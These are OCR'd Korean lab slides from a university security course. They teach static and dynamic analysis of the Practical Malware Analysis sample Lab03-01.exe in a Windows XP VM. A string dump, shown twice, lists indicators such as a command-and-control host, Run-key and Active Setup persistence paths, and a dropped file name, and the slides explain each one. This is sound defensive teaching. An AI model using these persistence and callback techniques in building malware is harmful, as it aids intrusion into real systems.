
❖ 실습 환경 구축

- Windows XP (VirtualBox에 설치)
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > WinXP.zip
- 실습 자료
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > Malware.7z
- 실습 도구
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > bintext.exe
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > DependencyWalker.zip
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > ProcessExplorer.zip
  - NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습설치파일 > ProcMon.zip



실습5) Malware Analysis ①


❖ 정적 분석 – bintext ①



실습5) Malware Analysis ①


❖ 정적 분석 – bintext ②

- Browse > 점검 파일 선택 > '열기' > Go



실습5) Malware Analysis ①

❖ 정적 분석 – bintext ③




A 000000000004D	000000040004D	0	!This program cannot be run in DOS mode.
A 0000000001A8	0000004001A8	0	.text
A 0000000001D0	0000004001D0	0	.data
A 00000000024E	00000040024E	0	ExitProcess
A 00000000025A	00000040025A	0	kernel32.dll
A 000000000485	000000400485	0	ws2_32
A 0000000005CB	0000004005CB	0	cks=u
A 0000000007B9	0000004007B9	0	CONNECT %s:%i HTTP/1.0
A 000000000839	000000400839	0	?503
A 000000000846	000000400846	0	200
A 0000000008F2	0000004008F2	0	thj@h
A 000000000A76	000000400A76	0	VSWRQ
A 000000000B04	000000400B04	0	sf5
A 000000001088	000000401088	0	6l*h<8
A 0000000010A8	0000004010A8	0	-m-m<k|k|M
A 00000000122D	00000040122D	0	advapi32
A 000000001247	000000401247	0	ntdll
A 00000000125E	00000040125E	0	user32
A 0000000014F7	0000004014F7	0	advpack
A 000000001623	000000401623	0	StubPath
A 00000000162F	00000040162F	0	SOFTWARE\Classes\http\shell\open\commandV
A 00000000165B	00000040165B	0	Software\Microsoft\Active Setup\Installed Components\
A 00000000169C	00000040169C	0	www.practicalmalwareanalysis.com
A 0000000016D4	0000004016D4	0	admin
A 0000000016E2	0000004016E2	0	VideoDriver
A 0000000016F1	0000004016F1	0	WinVMX32-
A 0000000016FD	0000004016FD	0	vmx32to64.exe
A 000000001735	000000401735	0	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
A 0000000018E5	0000004018E5	0	SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
A 000000001943	000000401943	0	AppData
A 000000000004D	000000040004D	0	!This program cannot be run in DOS mode.
A 0000000001A8	0000004001A8	0	.text
A 0000000001D0	0000004001D0	0	.data
A 00000000024E	00000040024E	0	ExitProcess
A 00000000025A	00000040025A	0	kernel32.dll
A 000000000485	000000400485	0	ws2_32
A 0000000005CB	0000004005CB	0	cks=u
A 0000000007B9	0000004007B9	0	CONNECT %s:%i HTTP/1.0
A 000000000839	000000400839	0	?503
A 000000000846	000000400846	0	200
A 0000000008F2	0000004008F2	0	thj@h
A 000000000A76	000000400A76	0	VSWRQ
A 000000000B04	000000400B04	0	sf5
A 000000001088	000000401088	0	6l*h<8
A 0000000010A8	0000004010A8	0	-m-m<k|k|M
A 00000000122D	00000040122D	0	advapi32
A 000000001247	000000401247	0	ntdll
A 00000000125E	00000040125E	0	user32
A 0000000014F7	0000004014F7	0	advpack
A 000000001623	000000401623	0	StubPath
A 00000000162F	00000040162F	0	SOFTWARE\Classes\http\shell\open\commandV
A 00000000165B	00000040165B	0	Software\Microsoft\Active Setup\Installed Components\
A 00000000169C	00000040169C	0	www.practicalmalwareanalysis.com
A 0000000016D4	0000004016D4	0	admin
A 0000000016E2	0000004016E2	0	VideoDriver
A 0000000016F1	0000004016F1	0	WinVMX32-

- 의심스러운 Strings
  - 'www.practicalmalwareanalysis.com'
    - 인터넷 웹 페이지로 접근하여 멀웨어 다운로드/데이터전송 등을 할 수 있다.
  - VideoDriver
    - 디바이스 드라이브 생성/변경 할 수 있다.
  - vmx32to64.exe
    - 악의적인 실행 파일을 생성/실행 할 수 있다.
  - SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    - Windows 레지스트리 파일의 접근하고 있으며, 해당 레지스트리는 OS 부팅 시 자동으로 실행되는 파일과 관련이 있으므로 주의할 필요가 있다.
  - 그 외, advapi32, user32, ntdll advpack
    - Windows OS에서 중요한 dll 파일들인데, 본 실행파일(Lab03-01.exe)이 런타임에 참조한다는 점에서 주의할 필요가 있다.

실습5) Malware Analysis ①

❖ 정적 분석 – Dependency Walker ①


- depends 실행



실습5) Malware Analysis ①


❖ 정적 분석 – Dependency Walker ②

- File > Open



실습5) Malware Analysis ①

❖ 정적 분석 – Dependency Walker ③




- Import Function이 'ExitProcess' 하나밖에 없음
  - 일반적인 정상 실행파일의 경우 수십 개의 Import Function이 존재하므로, 해당 파일은 Packing된 것으로 추정
  - Packing: Windows에서 실행파일을 암호화하거나 압축하는 기법. 실행파일의 다운로드 속도가 줄어들기 때문에 Malware 유포 시 많이 사용

실습5) Malware Analysis ①

❖ 동적 분석


- 분석 전, 시스템 문제가 생길 수 있으므로 VirtualBox의 Snapshot을 만들어 놓는다.
  - VirtualBox > 머신 > 스냅샷 찍기



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ①

